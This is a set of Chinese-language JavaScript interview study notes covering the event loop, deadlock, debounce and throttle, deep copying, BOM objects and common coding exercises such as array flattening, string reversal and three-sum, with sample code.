
·区别


- ES6 中子类会继承父类的属性。

- super() 与 A.call(this) 是不同的，在继承原生构造函数的情况下，体现得很明显，ES6 中的子类实例可以继承原生构造函数实例的内部属性，而在 ES5 中做不到。

### 事件扩展符用过吗，什么场景下







### 让不同的浏览器兼容ES6的方法

·可以使用babel，jsx，traceur，es6-shim 等工具把我们写的 ES6 语法转换成 ES5

## js工作原理

### 为什么js是单线程

·这主要和js的用途有关，js是作为浏览器的脚本语言，主要是实现用户与浏览器的交互，以及操作dom；

·这决定了它只能是单线程，否则会带来很复杂的同步问题。

·举个例子：如果js被设计了多线程，如果有一个线程要修改一个dom元素，另一个线程要删除这个dom元素，此时浏览器就会一脸茫然，不知所措。所以，为了避免复杂性，从一诞生，JavaScript就是单线程，这已经成了这门语言的核心特征，将来也不会改变。

### 进程与线程

·进程

- 是cpu分配资源的最小单位。

- 是能拥有资源和独立运行的最小单位。

·线程

- 是cpu调度的最小单位；

- 线程是建立在进程的基础上的一次程序运行单位，一个进程中可以有多个线程。

·浏览器是多进程的

- 浏览器每打开一个tab页面，其实就是新开了一个进程，在这个进程中，还有ui渲染线程，js引擎线程，http请求线程等。 所以，浏览器是一个多进程的。

·web Worke

- 为了利用多核CPU的计算能力，HTML5提出Web Worker标准，允许JavaScript脚本创建多个线程，但是子线程完全受主线程控制，且不得操作DOM。所以，这个新标准并没有改变JavaScript单线程的本质。

### 宏微队列及执行顺序

·JS 中用来存储待执行回调函数的队列包含 2 个不同特定的队列。

·宏队列：

- 用来保存待执行的宏任务（回调）

- 比如：定时器回调、DOM 事件回调、ajax 回调

·微列队：

- 用来保存待执行的微任务（回调）

- 比如：promise的回调、MutationObserver 的回调

·JS 执行时会区别这 2 个队列

- JS 引擎首先执行所有的初始化同步任务代码

- 微任务的优先级比宏任务高，所以先执行完微任务，再开始执行宏任务。

### 死锁

·死锁是指两个或两个以上的进程在执行过程中，由于竞争资源而造成阻塞的现象，若无外力作用，它们都将无法继续执行。

·产生原因

- 竞争资源（可剥夺资源、不可剥夺资源、临时性资源）

- 进程推进顺序不当

·产生死锁的必要条件

- 互斥

-- 进程对所分配的资源进行排它性使用，即在一段时间内某资源仅为一进程占用

- 请求和保持

-- 当进程因请求资源而阻塞时，对已获得的资源保持不放。

- 不可剥夺

-- 进程已获得的资源在未使用完之前，不能剥夺，只能在使用完时由自己释放。

- 环路等待

- 在发生死锁时，必然存在一个进程--资源的环形链。

·解决方法

- 预防死锁

-- 破坏产生死锁的四个必要条件之一。

- 避免死锁

-- 在资源的动态分配过程中，防止系统进入不安全状态。

-- 如使用银行家算法。

- 检测死锁

-- 先为每个进程和每个资源指定一个唯一的号码，然后建立资源分配表和进程等待表。

- 解除死锁

-- 撤销进程和剥夺资源

### 银行家算法

·首先需要定义状态和安全状态的概念。

·系统的状态是当前给进程分配的资源情况。

- 状态包含两个向量及两个矩阵。

- 安全状态是指至少有一个资源分配序列不会导致死锁。

·当进程请求一组资源时，系统必须首先确定是否有足够的资源分配给该进程，若有，再进一步计算将这些资源分配给进程后，是否会使系统处于不安全状态。不会则分配资源，否则等待。

### 暂时性死区

·暂时性死区的本质就是，只要一进入当前作用域，所要使用的变量就已经存在了，但是不可获取，只有等到声明变量的那一行代码出现，才可以获取和使用该变量。

·let或const声明的变量拥有暂时性死区

- 当进入它的作用域，它不能被访问（获取或设置）直到执行到达声明。

- 提前使用会报错。

### 面向对象的的特点

·封装

- 可以隐藏实现细节，使得代码模块化；

·继承

- 通过继承父类中的属性和方法，实现代码复用。

·多态

- 相同的事物，调用其相同的方法，参数也相同时，但表现的行为却不同。 - 分为行为多态与对象的多态

## Js常见应用

### 文件异步上传实现方式

·普通表单上传

- 创建form表单，并添加action、method、enctype属性。

·文件编码上传

- 将文件进行编码，然后在服务端进行解码

- 如使用base64

·formData对象上传

- 可以使用FormData对象来模拟表单提交。

·iframe无刷新页面

- 在低版本的浏览器（如IE）上，xhr是不支持直接上传formdata的，因此只能用form来上传文件，而form提交本身会进行页面跳转，这是因为form表单的target属性导致的。

- 可以通过framename指定iframe来解决该问题。

- 把form的target属性设置为一个看不见的iframe，上传时只有该iframe会被刷新。

### 大文件上传

·直接上传大文件会遇到超时问题。

·解决：

- 文件切片与还原

-- 获取文件的二进制内容，然后对其内容进行拆分，最后将每个切片上传到服务端

-- 还原切片在后端进行

- 断点续传

-- 可以从已经上传部分开始继续上传未完成的部分，而没有必要从头开始上传，节省上传时间。

- 上传进度和暂停上传

-- 通过xhr.upload中的progress方法实现监控每一个切片上传进度。

### 使用setInterval请求实时数据，返回顺序不一致怎么解决

·使用setTimeout代替setInterval

- setTimeout和递归实现定时请求数据

·WebSocket

- 客户端首先向服务器发起一个 HTTP 请求，这个请求和通常的 HTTP 请求不同，包含了一些附加头信息。

- 附加头信息"Upgrade: WebSocket"表明这是一个申请协议升级的 HTTP 请求。

- 服务器端解析这些附加的头信息然后产生应答信息返回给客户端，客户端和服务器端的 WebSocket 连接就建立起来了。

- 双方就可以通过这个连接通道自由的传递信息。

- 这个连接会持续存在直到客户端或者服务器端的某一方主动的关闭连接。

### 防抖和节流的原理和使用场景


·函数防抖和函数节流是优化高频率执行js代码的一种手段

·js中的一些事件如浏览器的resize、scroll，鼠标的mousemove、mouseover，input输入框的keypress等事件在触发时，会不断地调用绑定在事件上的回调函数，极大地浪费资源，降低前端性能。

·为了优化体验，需要对这类事件进行调用次数的限制。

·防抖：


- 在事件被触发n秒后再执行回调，如果在这n秒内又被触发，则重新计时。




·节流

- 每隔一段时间，只执行一次函数。

- 定时器实现节流函数



- 时间戳实现节流函数



·相同点：

- 都可以通过使用 setTimeout 实现。

- 目的都是，降低回调执行频率。节省计算资源。

·不同点：

- 函数防抖，在一段连续操作结束后，处理回调，利用clearTimeout 和 setTimeout实现。

- 函数节流，在一段连续操作中，每一段时间只执行一次，频率较高的事件中使用来提高性能。

- 函数防抖关注一定时间连续触发的事件只在最后执行一次，而函数节流侧重于一段时间内只执行一次。

·函数防抖的应用场景:

- 连续的事件，只需触发一次回调的场景有：

- 搜索框搜索输入。只需用户最后一次输入完，再发送请求

- 手机号、邮箱验证输入检测

- 窗口大小Resize。只需窗口调整完成后，计算窗口大小。防止重复渲染。

·函数节流的应用场景:

- 滚动加载，加载更多或滚到底部监听

- 谷歌搜索框，搜索联想功能

- 高频点击提交，表单重复提交

### 深浅拷贝

·浅拷贝和深拷贝都只针对于引用数据类型。

·浅拷贝只复制指向某个对象的指针，而不复制对象本身，新旧对象还是共享同一块内存。

·深拷贝会另外创造一个一模一样的对象，新对象跟原对象不共享内存，修改新对象不会改到原对象。

·区别

- 浅拷贝只复制对象的第一层属性

- 深拷贝可以对对象的属性进行递归复制

·实现浅拷贝方法

- 利用Object.assign和扩展运算符

function simpleCopy(obj) {

return ***Array***.isArray(obj) ? [...obj] : ***Object***.assign({},obj);

}

var ***obj*** = [1,2,{name:1},3];

var ***obj1*** = simpleCopy(***obj***);

***obj***.push(4);

***obj***[2].name = "tom";

***console***.log(***obj1***) // [1,2,{name:"tom"},3]

var ***obj2*** = {

a: 1,

b: 2,

c: [2,1]

}

var ***obj3*** = simpleCopy(***obj2***);

***obj2***.a = 3;

***obj2***.c.push(4);

***console***.log(***obj3***.a) // 1

***console***.log(***obj3***.c) // [2, 1, 4]

- for in方法

function simpleCopy(obj) {

// 判断传入的obj是否为数组，创建新数组或对象

var obj1 = ***Array***.isArray(obj) ? [] : {};

// 循环遍历obj的属性

for (let i in obj) {

// 为obj1添加属性

obj1[i] = obj[i];

}

return obj1;

}

var ***obj*** = [1,2,{name:1},3];

var ***obj1*** = simpleCopy(***obj***);

***obj***.push(4);

***obj***[2].name = "tom";

***console***.log(***obj1***) // [1,2,{name:"tom"},3]

var ***obj2*** = {

a: 1,

b: 2,

c: [2,1]

}

var ***obj3*** = simpleCopy(***obj2***);

***obj2***.a = 3;

***obj2***.c.push(4);

***console***.log(***obj3***.a) // 1

***console***.log(***obj3***.c) // [2, 1, 4]

·实现深拷贝的方法

- 采用递归去拷贝所有层级属性

function deepClone(obj){

// 判断传入的obj是否为对象

if(obj && typeof obj==="object"){

// 判断传入的obj是否为数组，创建新数组或对象

let objClone = ***Array***.isArray(obj)?[]:{};

// 循环遍历obj的属性

for(let key in obj){

// 判断key是否是obj自身的属性,for in会遍历到原型上的属性

if(obj.hasOwnProperty(key)){

//判断ojb子元素是否为对象，如果是，递归复制,如果不是，简单复制

objClone[key] = obj[key]&&typeof obj[key] ==="object" ?deepClone(obj[key]):obj[key];

}

}

return objClone;

}else {

return -1;

}

}

var ***obj*** = [1,2,{name:1},3];

var ***obj1*** = deepClone(***obj***);

***obj***.push(4);

***obj***[2].name = "tom";

***console***.log(***obj1***) // [1,2,{name:1},3]

var ***obj2*** = {

a: 1,

b: 2,

c: [2,1]

}

var ***obj3*** = deepClone(***obj2***);

***obj2***.a = 3;

***obj2***.c.push(4);

***console***.log(***obj3***.a) // 1

***console***.log(***obj3***.c) // [2, 1]

function F(name,age) {

this.name = name;

this.age = age;

}

F.prototype.sex = 1;

var ***obj4*** = new F("tom",18);

var ***obj5*** = deepClone(***obj4***);

// 不会拷贝原型上的属性

***console***.log(***obj5***);//{name: 'tom', age: 18}

// 不能拷贝非数组或普通对象

var ***obj6*** = deepClone(F);

***console***.log(***obj6***);

- 使用JSON.stringify和JSON.parse实现深拷贝

-- JSON.stringify把对象转成字符串，再用JSON.parse把字符串转成新的对象

function deepClone(obj){

// 判断传入的obj是否为对象

if(obj && typeof obj==="object"){

let \_obj = ***JSON***.stringify(obj);

let obj1 = ***JSON***.parse(\_obj);

return obj1;

}else {

return -1;

}

}

var ***obj*** = [1,2,{name:1},3];

var ***obj1*** = deepClone(***obj***);

***obj***.push(4);

***obj***[2].name = "tom";

***console***.log(***obj1***) // [1,2,{name:1},3]

var ***obj2*** = {

a: 1,

b: 2,

c: [2,1]

}

var ***obj3*** = deepClone(***obj2***);

***obj2***.a = 3;

***obj2***.c.push(4);

***console***.log(***obj3***.a) // 1

***console***.log(***obj3***.c) // [2, 1]

function F(name,age) {

this.name = name;

this.age = age;

}

F.prototype.sex = 1;

var ***obj4*** = new F("tom",18);

var ***obj5*** = deepClone(***obj4***);

// 不会拷贝原型上的属性

***console***.log(***obj5***);//{name: 'tom', age: 18}

// 不能拷贝非数组或普通对象

var ***obj6*** = deepClone(F);

***console***.log(***obj6***);

### 几个很实用的BOM属性对象方法?

·location对象

- location.href

-- 返回或设置当前文档的URL

- location.search

-- 返回URL中的查询字符串部分。

-- 例如 http://www.dreamdu.com/dreamdu.php?id=5&name=dreamdu

-- 返回?id=5&name=dreamdu

- location.hash

-- 返回URL#后面的内容

-- 如果没有#，返回空

- location.host

-- 返回URL中的域名部分

-- 例如www.dreamdu.com

- location.hostname

-- 返回URL中的主域名部分

-- 例如dreamdu.com

- location.pathname

-- 返回URL的域名后的部分

-- 例如 http://www.dreamdu.com/xhtml/

-- 返回/xhtml/

- location.port

-- 返回URL中的端口部分

-- 例如 <http://www.dreamdu.com:8080/xhtml/>

-- 返回8080

- location.protocol

-- 返回URL中的协议部分

-- 例如 http://www.dreamdu.com:8080/xhtml/

-- 返回http:

- location.assign

-- 设置当前文档的URL

-- 可实现网页跳转

- location.replace()

-- 设置当前文档的URL

-- 并且在history对象的地址列表中移除这个URL

-- location.replace(url);

- location.reload()

-- 重载当前页面

·history对象

- history.go()

-- 前进或后退指定的页面数

-- history.go(2);

- history.back()

-- 后退一页

- history.forward()

-- 前进一页

·Navigator对象

- navigator.userAgent

-- 返回用户代理头的字符串表示(包含浏览器版本信息)

- navigator.cookieEnabled

-- 返回浏览器是否支持(启用)cookie

### js获取url中的参数值

·正则法

//http://localhost:63342/canvas/%E4%B8%89%E6%A0%8F%E5%B8%83%E5%B1%80.html?\_ijt=vc8kki0ji6l7d0qfqvtg0b7s1l&k=123&j=2132

function getQueryString(name) {

// 开头为""或者"&" + name + "=" + 除了&出现0次或多次 + 结尾为""或者&

var reg = new ***RegExp***('(^|&)' + name + '=([^&]\*)(&|$)', 'i');

//window.location.search.slice(1)得到\_ijt=vc8kki0ji6l7d0qfqvtg0b7s1l&k=123&j=2132

//捕获的数组第一个值为匹配到的字符串，第二个值开始为()内的值

var r = ***window***.location.search.slice(1).match(reg);

if (r != null) {

return r[2];

}

return null;

}

// 这样调用：

***console***.log(getQueryString("\_ijt"));//vc8kki0ji6l7d0qfqvtg0b7s1l

***console***.log(getQueryString("j"));//2132

***console***.log(getQueryString("k"));//123

·split拆分法

//http://localhost:63342/canvas/%E4%B8%89%E6%A0%8F%E5%B8%83%E5%B1%80.html?\_ijt=vc8kki0ji6l7d0qfqvtg0b7s1l&k=123&j=2132function GetRequest() {

function GetRequest() {

//获取url中"?"符后的字串

// ?\_ijt=vc8kki0ji6l7d0qfqvtg0b7s1l&k=123&j=2132function

let url = ***location***.search;

//创建空对象

let theRequest = new ***Object***();

// 如果找到?

if (url.indexOf("?") != -1) {

// 获取\_ijt=vc8kki0ji6l7d0qfqvtg0b7s1l&k=123&j=2132function

let str = url.slice(1);

// console.log(str)

// 按&分割字符串放入strs数组

let strs = str.split("&");

// 循环遍历数组

for(var i = 0; i < strs.length; i ++) {

// 按=分割数组的值，第一个为key，第二个为value

let keyValue = strs[i].split("=");

// 给theRequest添加属性

theRequest[keyValue[0]] = keyValue[1];

}

}

return theRequest;

}

let ***request*** = GetRequest();

***console***.log(***request***);//{\_ijt: 'vc8kki0ji6l7d0qfqvtg0b7s1l', k: '123', j: '2132'}

### js中两个数组怎么取交集+(差集、并集、补集)

·使用 ES5 语法

- 兼容性最好

- 不用考虑浏览器 JavaScript 版本

- 直接使用 filter、concat 来计算

var ***a*** = [1,2,3,4,5]

var ***b*** = [2,4,6,8,10]

//交集

var ***c*** = ***a***.filter(function(v){ return ***b***.indexOf(v) > -1 })

***console***.log(***c***);//[2, 4]

//差集

var ***d*** = ***a***.filter(function(v){ return ***b***.indexOf(v) == -1 })

***console***.log(***d***);//[1, 3, 5]

//补集

var ***e*** = ***a***.filter(function(v){ return !(***b***.indexOf(v) > -1) })

.concat(***b***.filter(function(v){ return !(***a***.indexOf(v) > -1)}))

***console***.log(***e***);//[1, 3, 5, 6, 8, 10]

//并集

var ***f*** = ***a***.concat(***b***.filter(function(v){ return !(***a***.indexOf(v) > -1)}));

***console***.log(***f***);// [1, 2, 3, 4, 5, 6, 8, 10]

·使用 ES6 语法

- 借助扩展运算符（...）以及 Set 的特性实现相关计算，代码也会更加简单些。

var ***a*** = [1,2,3,4,5,4,3,2,1];

var ***b*** = [4,5,6,5,6];

// 去重

var ***sa*** = new ***Set***(***a***);

var ***sb*** = new ***Set***(***b***);

// 交集

let ***intersect*** = [...***sa***].filter(x => ***sb***.has(x));

***console***.log(***intersect***);//[4, 5]

// 差集

let ***minus*** = [...***sa***].filter(x => !***sb***.has(x));

***console***.log(***minus***);//[1, 2, 3]

// 补集

let ***complement*** = [...[...***sa***].filter(x => !***sb***.has(x)), ...[...***sb***].filter(x => !***sa***.has(x))];

***console***.log(***complement***);//[1, 2, 3, 6]

// 并集

let ***unionSet*** = [...new ***Set***([...***sa***, ...***sb***])];

***console***.log(***unionSet***);//[1, 2, 3, 4, 5, 6]

### 用正则和非正则实现123456789.12=》123,456,789.12

function numFormat(num) {

//toLocaleString()整数部分每三位加一个逗号

//toLocaleString不管有没有小数都适用，正则只适用没小数的情况

return (num.toString().indexOf ('.') !== -1) ? num.toLocaleString() :

num.toString().replace(/(\d)(?=(?:\d{3})+$)/g, '$1,');

}

***console***.log(numFormat(123456789.12));//123,456,789.12

***console***.log(numFormat(12345678912));//12,345,678,912

### 写一个判断是否是空对象的函数

function isEmpty(obj) {

return (

// obj为null或者undefined或者没有属性则返回true

obj === null || obj === undefined ||

(typeof obj === 'object' && ***Object***.keys(obj).length === 0)

)

}

### 颜色值16进制转10进制rgb

function toRGB(color) {

let regex = /^#([0-9a-fA-F]{2})([0-9a-fA-F]{2})([0-9a-fA-F]{2})$/ //匹配十六进制的正则

let match = color.match(regex) // 判断是否是十六进制颜色值，没匹配到会返回null

***console***.log(match);

// 如果匹配到，返回'rgb(' + 将前面两位转为10进制 + 将中间两位转为10进制 + 将后面两位转为10进制 + ')'

// 如果没匹配到，则返回原值

return match ? 'rgb('+parseInt(match[1], 16)+','+parseInt(match[2], 16)+','+parseInt(match[3], 16)+')' : color

}

### 数组扁平化，[1,[[2],3,4],5]-->[1,2,3,4,5]

·递归法实现

// 方法 1

let ***arr*** = [1, ["2", [{name:"tom"}, 4]]];

function flatten(arr) {

// 判断传入的是否为数组

if(***Array***.isArray(arr)){

// 创建新数组

let result = [];

// 循环遍历原数组

for (let i = 0, len = arr.length; i < len; i++) {

// 如果值为数组则递归

if (***Array***.isArray(arr[i])) {

// 递归flatten并将返回值拼接到新数组

result = result.concat(flatten(arr[i]))

}

else {

// 如果值不是数组，则将值放入新数组

result.push(arr[i])

}

}

// 返回新数组

return result;

}else {

return -1;

}

}

***console***.log(flatten(***arr***));//1, '2', {name: 'tom'}, 4]

·递归+reduce

// 方法 2

let ***arr*** = [1, ["2", [{name:"tom"}, 4]]];

function flatten(arr) {

return arr.reduce(function(prev, next){

return prev.concat(***Array***.isArray(next) ? flatten(next) : next)

}, [])

}

***console***.log(flatten(***arr***));//1, '2', {name: 'tom'}, 4]

·扩展运算符+some方法

- some()可以判断数组内是否有符合某条件的值，如果有则返回true

// 方法 3

let ***arr*** = [1, ["2", [{name:"tom"}, 4]]];

function flatten(arr) {

// 如果arr的一级元素有数组，则一直循环

while (arr.some(item => ***Array***.isArray(item))) {

// 将arr展开并和空数组拼接

arr = [].concat(...arr);

}

return arr;

}

***console***.log(flatten(***arr***));//1, '2', {name: 'tom'}, 4]

### 倒计时，一开始就进行

***window***.onload = function () {

// 开始时调用一次

countDown();

// 如果数字<10则在前面+多一个0

function addZero(i) {

return i < 10 ? "0" + i: i + "";

}

// 倒计时方法

function countDown() {

// 获取当前时间

var nowtime = new ***Date***();

// 获取结束时间

var endtime = new ***Date***("2022/04/05,17:57:00");

// 获取到还剩多少秒

var lefttime = parseInt((endtime.getTime() - nowtime.getTime()) / 1000);

// 天

var d = parseInt(lefttime / (24\*60\*60))

// 小时，先计算出剩余天数，再%24小时取得余数，得到的即为最后一天剩下的小时数

var h = parseInt(lefttime / (60 \* 60) % 24);

// 分，先计算出剩余小时，再%60分取得余数，得到的即为最后一小时剩下的分钟数

var m = parseInt(lefttime / 60 % 60);

// 秒，剩余的秒数%60秒取得余数，得到的即为最后一分钟剩下的秒数

var s = parseInt(lefttime % 60);

d = addZero(d)

h = addZero(h);

m = addZero(m);

s = addZero(s);

***console***.log(`活动倒计时 ${d}天 ${h} 时 ${m} 分 ${s} 秒`)

// 如果剩余时间小于0

if (lefttime <= 0) {

***console***.log("活动已结束")

return;

}

// 一秒后重新调用countDown，得到最新的剩余时间

setTimeout(countDown, 1000);

}

}

### 实现一个 JS 的sleep

·普通版

- 计时过程中出现卡死，CPU飙升

function sleep(sleepTime) {

for(var start = new ***Date***; new ***Date*** - start <= sleepTime;) {}

}

var ***t1*** = +new ***Date***();//与getTime()，valueOf()一样，返回的都是1970年1月1日午夜以来的毫秒数

sleep(3000);

var ***t2*** = +new ***Date***()

***console***.log(***t2*** - ***t1***)

·promise版

- 实际上是用了 setTimeout，没有形成进程阻塞，不会造成性能和负载问题。

- 当我们需要在某过程中需要停止执行（或者在中途返回了错误的值），还必须得层层判断后跳出，非常麻烦。

function sleep(time) {

return new ***Promise***(resolve => setTimeout(resolve, time))

}

const ***t1*** = +new ***Date***()

sleep(3000).then(() => {

const t2 = +new ***Date***()

***console***.log(t2 - ***t1***)

})

·Async/Await 版本

- ES7 语法存在兼容性问题，有 babel 一切兼容性都不是问题

function sleep(delay) {

return new ***Promise***(reslove => {

setTimeout(reslove, delay)

})

}

!async function test() {

const t1 = +new ***Date***()

await sleep(3000)

const t2 = +new ***Date***()

***console***.log(t2 - t1)

}()

·使用sleep插件

- 能够实现更加精细的时间精确度，而且看起来就是真的 sleep 函数，清晰直白。

const ***sleep*** = require("sleep")

const ***t1*** = +new ***Date***()

***sleep***.msleep(3000)

const ***t2*** = +new ***Date***()

***console***.log(***t2*** - ***t1***)

### 实现一个数组对象的去重，相同value的只保留最后一个

·遍历数组法

- 双层循环，外循环表示从0到arr.length

- 内循环表示从i+1到arr.length

- 将没重复的右边值放入新数组

- 检测到有重复值时终止当前循环同时进入外层循环的下一轮判断

var ***arr***=[2,8,5,0,5,2,2,6,7,2,7];

function unique(arr){

// 创建新数组

var hash=[];

// 循环遍历数组

for (var i = 0; i < arr.length; i++) {

// 循环遍历数组，但是j为i+1

for (var j = i+1; j < arr.length; j++) {

// 如果i和j的值相同,就跳过该值

if(arr[i]===arr[j]){

// i自增

++i;

// j重新从下标i+1开始遍历

j = i;

}

}

hash.push(arr[i]);

}

return hash;

}

***console***.log(unique(***arr***));//[8, 0, 5, 6, 2, 7]

### 生成长度是N，且在min、max内不重复的整数随机数组

·生成一个长度为n的空数组arr。

·生成一个（min－max）之间的随机整数rand。

·把随机数rand插入到数组arr内，如果数组arr内已存在与rand相同的数字，则重新生成随机数rand并插入到 arr内[需要使用递归实现，不能使用for/while等循环]

·最终输出一个长度为n，且内容不重复的数组arr。

function buildArray(arr, min, max, n) {

// 随机获取一个min到max之间的数

let num = ***Math***.floor(***Math***.random() \* (max - min + 1)) + min;

// 如果arr没有num，则将num添加到arr

if (!arr.includes(num)) { arr.push(num); }

// 如果已经获得n个数，则返回，否则递归该方法

return arr.length === n ? arr : buildArray(arr, min, max, n);

}

let ***result*** = buildArray([], 2, 32,5);

***console***.table(***result***);

### 闭包的理解

·当一个嵌套的内部（子）函数引用了嵌套的外部（父）函数的变量（或函数）时，执行外部函数时会产生闭包

·作用

- 延长局部变量的生命周期

- 让函数外部可以操作到函数内部的数据

·缺点

- 函数执行完后，函数内的局部变量没有释放，占用内存时间会变长

- 容易造成内存泄露

- 所以能不用闭包就不用闭包,用完及时释放

·常用于js模块化、埋点计数器、循环绑定事件

### 逆序输出字符串

·使用split和reverse方法

- 先把字符串转换为数组，然后翻转数组，再将数组转换成字符串

function strReverse(str) {

// 先把字符串转换为数组，然后翻转数组，再将数组转换成字符串

return str.split("").reverse().join("")

}

let ***str*** = "hello world";

***console***.log(strReverse(***str***));

·使用charAt方法

function strReverse(str) {

// 创建新字符串

var newstr="";

// 遍历原字符串

for(var i=0;i<str.length;i++){

// 反向拼接字符串

newstr=str.charAt(i)+newstr;

}

return newstr

}

let ***str*** = "hello world";

***console***.log(strReverse(***str***));

·使用split和reduce方法

- 将原字符串转换为数组，再反向拼接字符串

function strReverse(str) {

// 将原字符串转换为数组，再反向拼接字符串

return str.split('').reduce((prev, next) => next + prev);

}

let ***str*** = "hello world";

***console***.log(strReverse(***str***));

·使用slice和递归

function strReverse(str) {

if(str.length===1){

return str

}

// str.slice(-1)获取最后一个字符,递归拼接前一个字符

return str.slice(-1)+strReverse(str.slice(0,-1));

}

let ***str*** = "hello world";

***console***.log(strReverse(***str***));

### 给定一个字符串，请你找出其中不含有重复字符的最长子串的长度

·对字符串进行遍历，使用String.prototype.indexOf()实时获取遍历过程中的无重复子串并存放于str，并保存当前状态最长无重复子串的长度为res，当遍历结束时，res的值即为无重复字符的最长子串的长度。

var lengthOfLongestSubstring = function(s) {

// 用于存放当前最长无重复子串的长度

var res = 0;

// 用于存放无重复子串

var str = "";

// 获取字符串长度

var len = s.length;

// 循环遍历字符串

for(var i = 0; i < len; i++) {

// 获得第i个字符

var char = s.charAt(i);

// 判断新数组是否存在该字符，如果则保存到index

var index = str.indexOf(char);

// 如果新数组不存在该字符

if(index === -1) {

// 将该字符拼接到新数组

str += char;

// 当前最长无重复子串的长度如果小于新字符串长度，则将长度赋值给res

res = res < str.length ? str.length : res;

} else {

//如果存在该字符，将该字符前面的字符截去，包括该字符，然后把该字符拼接到最后

str = str.slice(index + 1) + char;

}

}

return res;

};

let ***str*** = "hello world";

***console***.log(lengthOfLongestSubstring(***str***));

### 去掉字符串前后的空格

·直接用trim方法

let ***str*** = " hello world ";

***console***.log(***str***.trim());//去两边空格

***console***.log(***str***.trimStart());//去开头空格

***console***.log(***str***.trimEnd());//去末尾空格

·手写

function trim(str){

// 替换掉开头的一个或多个空格

str = str.replace(/^(\s|\u00A0)+/,'');

// 逆序遍历字符串

for(var i=str.length-1; i>=0; i--){

// 如果该字符不是空格

if(/\S/.test(str.charAt(i))){

// 截取字符串

str = str.slice(0, i+1);

break;

}

}

return str;

}

let ***str*** = " hello world ";

***console***.log(trim(***str***));//去两边空格

### []== 0

***console***.log([] == []); // false

***console***.log([] == 0); // true

***console***.log({} == 0); // false

***console***.log(+{}); // NaN


***console***.log(+[]); // 0

·[]和[]比较的是对象的地址值，所以返回false

·任意数据类型和Number比较，都会强转为Number再比较，空数组会转换成数字0，空对象会转换为NaN

### 三数之和为0

·给定一个包含 n 个整数的数组 nums，判断 nums 中是否存在三个元素 a，b，c ，使得 a + b + c = 0 ？找出所有满足条件且不重复的三元组。



·采用排序+双指针

·遍历排序后的数组，定义指针l和r

·分别从当前遍历元素的下一个元素和数组的最后一个元素往中间靠拢

·计算结果跟目标对比。

function threeSum(nums) {

if(nums.length < 3){

return [];

}

// 创建新数组

let res = [];

// 排序原数组，升序

nums.sort((a, b) => a - b);

// 循环遍历数组

for(let i = 0; i < nums.length; i++){

// 如果i大于0且该值等于左边的值

if(i > 0 && nums[i] == nums[i-1]){

// 去重

continue;

}

// 若当前元素大于0，则后面三元素相加之后必定大于0

if(nums[i] > 0){

break;

}

// l为左下标，r为右下标

let l = i + 1; r = nums.length - 1;

// 循环直到左右下标相遇

while(l<r){

// 三数之和

let sum = nums[i] + nums[l] + nums[r];

// 如果三数之和为0

if(sum == 0){

// 将该三个数封装成数组再放入新数组

res.push([nums[i], nums[l], nums[r]]);

// 循环遍历，如果左下标小于右下标，并且左下标的值和它右边的值相同，左下标+1

while(l < r && nums[l] == nums[l+1]){

l++

}

// 循环遍历，如果左下标小于右下标，并且右下标的值和它左边的值相同，右下标+1

while(l < r && nums[r] == nums[r-1]){

r--;

}

// 左下标自增

l++;

// 右下标自减

r--;

}

// 如果三数之和小于0，说明左边太小了，左下标自增

else if(sum < 0){

l++;

}

// 如果三数之和大于0，说明右边太大了，左=右下标自减

else if(sum > 0){

r--;

}

}

}

return res;

};

